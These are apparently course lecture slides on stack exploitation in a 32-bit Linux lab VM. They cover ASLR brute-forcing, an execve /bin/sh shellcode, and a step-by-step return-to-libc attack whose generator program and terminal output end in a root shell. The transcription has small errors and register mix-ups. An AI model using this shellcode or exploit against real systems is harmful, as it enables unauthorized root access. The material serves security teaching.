- On 32-bits Linux machines[7], stack only has 19 bits of entropy
- $2^{19} = 524\,288$: not that high
- ♡ Brute force ♡

```
while [1]
  do
  ./overflow
done
```

- It took only 21 minutes for the script to get a root shell
- While inefficient on modern computers and smartphones, it works nicely on several other devices

[7] Our VM is 32-bits

Defeating non executable stack

Executing the stack

- In typical stack buffer overflow attacks, attackers place a piece of malicious code on the stack
- Then they overflow the return address of a function
- When that function returns, it jumps to the malicious code
- If the stack if set as not executable, the malicious code cannot run
- It is the case in most x86 programs
  - We can mark parts of the memory as non executable
  - In particular : the stack
- In GCC, controlled by the `-z execstack` and `-z noexecstack` options

Illustration

1. We load a shellcode onto the stack
2. We cast it as a function and call it

```c
#include <string.h>

const char shellcode[] =
  "\x31\xc0\x50\x68//sh\x68/bin"
  "\x89\xe3\x50\x53\x89\xe1\x99"
  "\xb0\x0b\xcd\x80";

int main()
{
  char buffer[sizeof(shellcode)];
  strcpy(buffer, shellcode);

  void (*f)() = (void (*)())buffer; //living the dream
  f();
}
```

Result

- It looks effective

```
ssd@ssd-vb:~$ gcc -z execstack -o shell-stack shell-stack.c
ssd@ssd-vb:~$ ./shell-stack
$
$ exit
ssd@ssd-vb:~$ ssd@ssd-vb:~$ gcc -o shell-stack shell-stack.c
ssd@ssd-vb:~$ ./shell-stack
Segmentation fault (core dumped)
```

Rethorical question

- Does the code we jump on need to be loaded on the stack?

Relative effectiveness

- If the stack is set as non executable, we need to find another memory area to jump on
- That area must be executable
- We need an "interesting" code to be stored there
- Let us target the place where the `C` library lies
  - In Linux : `libc`
  - Dynamic library
- Most programs use functions inside this library
- There are good chances the library will be loaded before they run
- We want to find a function tu achieve our goal
  - The `system` function
  - Execute `/bin/sh`
- This attack is named "return to `libc` attack"

What are we doing tonight, Cortex?

- The goal is to jump to the `system` function
- Call `system("bin/sh")`
- The plan is to
  1. Find the address of `system`
     - We will overwrite the return address of the vulnerable function with it
     - Like this, we will jump to `system`
  2. Find the address of the `"/bin/sh"` string
     - Like this, we can use it as argument of `system`
  3. We need to pass `"/bin/sh"` as argument to `system`
     - We will load this address on the stack
     - Find out where to put it
- The first two steps are rather easy

Step 1: find the address of `system`

- In `Linux`, when a program runs, the `libc` library will be loaded in memory
- Always at the same location
- We can find the address of `system` with `dbg`
- We debug `overflow.c`
  - We don't need debugging info here
- It is set-uid : the privileges will be dropped when debugging
  - But we don't care
- Later on, we will need the address of the `exit` function
- We print the address of these two functions with the `p` command

Illustration

```
ssd@ssd-vb:~$ touch badfile
ssd@ssd-vb:~$ gdb overflow
...
(gdb) run
Starting program /home/ssd/Documents/ssd-buffer-overflow/overflow
Alright
...
(gdb) p system
$1 {<text variable, no debug info>} 0xb75b1460 <system>
(gdb) p exit
$2 {<text variable, no debug info>} 0xb75a4fe0 <system>
(gdb) quit
```

Step 2: find the address of `"/bin/sh"`

- To run `/bin/sh`, the string `"/bin/sh"` must be in memory
- Its address must be passed to system
- We can
  - place the string in the buffer when we overflow
    - We then figure out its address
  - load it with environment variables
    - We export a custom environment variable
    - All environment variables are passed to children in shell processes
    - We can get a program to print the address of that variable

Illustration

```c
#include <stdio.h>
#include <unistd.h>

int main()
{
  char * shell = (char*) getenv("MYSHELL");

  if(shell)
  {
    printf("Value   : %s\n", shell);
    printf("Address : %p\n", shell);
  }
}
```

Result

```
ssd@ssd-vb:~$ gcc -o envaddr99 envaddr.c
ssd@ssd-vb:~$ export MYSHELL="/bin/sh"
ssd@ssd-vb:~$ ./envaddr99
Value   : /bin.sh
Address : 0xbffffe83
```

- Changing the file name changes the address

```
ssd@ssd-vb:~$ mv envaddr endaddrlonger
ssd@ssd-vb:~$ ./envaddrlonger
Value   : /bin/sh
Address : 0xbffffe7b
```

Why it happens

- Environment variables are stored on the stack
- Before they are pushed, the name of the program is pushed
  - Consequently, the length of the name affects the location of the environment variables

```
ssd@ssd-vb:~$ gcc -g -o envaddr_dbg envaddr.c
ssd@ssd-vb:~$ gdb envaddr_gdb
...
(gdb) b main
breakpoint 1 at 0x804841d : file envaddr.c, line 6
(gdb) run
Starting program ...
Breakpoint 1, main() at envaddr.c:6
(gdb) x/100s *((char**)environ)
0xbffff552: "SSH_AGENT_PID=1561"
0xbffff564: "GPG_AGENT_INFO=/tmp/keyring-xNwnYB/gpg:0:1"
0xbffff59c: "SHELL=/bin/sh"
...
0xbfffffc8: "/home/ssd/envaddr_dbg"
```

- If we change the length of the program name, we observe that all the addresses of environment variables are shifted

Step 3 : pass `"/bin/sh"` as argument to `system`

- We cannot proceed directly as we did in the previous shell code
- When we call a function, we
  - prepare arguments
    - x86 : push everything on the stack
    - x64 : only push arguments above 6
  - prepare the stack frame
- Arguments pushed on the stack can be recovered from `rbp`
  - x86 : first argument at `ebp` + 8
  - x64 : seventh argument at `rbp` + 16
- Here, we are not going to "properly" call `system`
- We need will need to manually push the address of `"/bin/sh"`
  - Or `mov` it to `rcx` in x64

The tricky part

- We also need to handle the stack frame manually :
  1. prepare the stack for our function (local variables, etc.)
  2. restore the stack to the state it was before `call`
- When a function is called
  1. `rbp` is always pushed
     - `push rbp`
  2. `rbp` is affected to `rsp`
     - `mov rsp, rbp`
  3. a space of *n* bytes is allocated for local variables
     - `sub rsp, n`
- When a function ends,
  1. registers are restored back to their values before `call`
     - `mov rbp, esp`
     - `pop rbp`
  2. we hit return
     - `ret`
- The instructions `enter N, 0` and `leave` do this as well

Example

```c
void foo(int x)
{
  int a;
  a = x;
}

void stuff()
{
  int b = 5;
  foo(b);
}
```


Assembly code

```
...

foo:
  pushl %ebp
  movl %esp, %ebp
  subl $16, %esp

  movl 8(%rbp), %eax
  movl %eax, -4(%ebp)

  leave
  ret

stuff:
  pushl %ebp
  movl %esp, ebp
  subl $20, %esp

  movl $42, -4(%ebp)
  movl -4(%ebp), %eax
  movl %eax, (%esp)

  call foo

  leave
  ret
```

It is time

- We know where to put `"/bin/sh"` on the stack
- We will overflow the return address of `copy_stuff` with the address of `system`
- Between the point when the return address is modified and the point where the argument of `system` is used, the program will execute the prologues of both `copy_stuff` and `system`
- By tracing these instructions, we will know where `rbp` points
- We will proceed as before: with `gdb`
- Note that it is important to trace `rsp`, and not `rbp`
  - We don't care where it points at that moment
  - Because `rbp` will be replaced by `rsp`
- When `system` is executed, the function prologue is executed
  - Moves `rsp` 8 bytes below, and sets `rbp` to the current value of `rsp`
- It is wiser to overflow the return address of `system` with the address of `exit`
  - Arbitrary values will likely cause a crash

Illustration



Building `badfile`

- We *could* write another shell code
- Here : it is not needed
  - We only need to write three addresses
  - We are not executing code
- We need to know
  - the value of `ebp` while executing `copy_stuff`
  - the offset Δ from the beginning of the buffer
- Again, we will use `gdb`

Sniffing our way around

```
ssd@ssd-vb:~$ gcc -fno-stack-protector -g -o overflow_dbg2 overflow.c
ssd@ssd-vb:~$ touch badfile
ssd@ssd-vb:~$ gdb overflow_dbg2
(gdb) b copy_suff
Breakpoint 1 at 0x80484bd: file overflow.c, line 10
(gdb) run
Starting program ...
breakpoint 1, copy_stuff (str=xxx 0xbffff16c )  at overflow.c
(gdb) p &buffer
$1 = (char (*)[100]) 0xbffff0dc
(gdb) p $ebp
$2 = (void*) 0xbffff148
(gdb) p 0xbffff148 - 0xbffff0dc
$3 = 108
(gdb) quit
```

- The offset of the address of `system` is $108 + 4 = 112$
- The offset of the return address of `system` is $108 + 8 = 116$
- The offset of `"/bin/sh"` of is $108 + 12 = 120$

Our malicious code

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main()
{
  char buffer[200];

  memset(buffer, 0xaa, 200); // fill with non zeros

  *(long *) &buffer[120] = 0xbffffe83; //address of "/bin/sh"
  *(long *) &buffer[116] = 0xb75a4fe0; //address of exit
  *(long *) &buffer[112] = 0xb75b1460; //address of system

  FILE * badfile = fopen("./badfile", "w");
  fwrite(buffer, sizeof(buffer), 1, badfile);
  fclose(badfile)
}
```

Launching the attack

```
ssd@ssd-vb:~$ gcc -o malicious_libc malicious_libc.c
ssd@ssd-vb:~$ gcc -fno-stack-protector -o overflow2 overflow.c
ssd@ssd-vb:~$ sudo chown root overflow2
ssd@ssd-vb:~$ sudo chmod 4755 overflow2
ssd@ssd-vb:~$ ./malicious_dbg
ssd@ssd-vb:~$ ./overflow2
#
# id
uid=0(root) gid=1000(ssd) groups=0(root), ...
```

Homework time !

- You are given several binaries
- You do not have the source code
- You are inputting strings, not files
- You have to exploit buffer overflow to
  - find secrets
  - log as root
- You have the fall break and next week to do it
- Submit a PDF report by email
- The deadline is on November 10 at 23h59
  - Gmail server time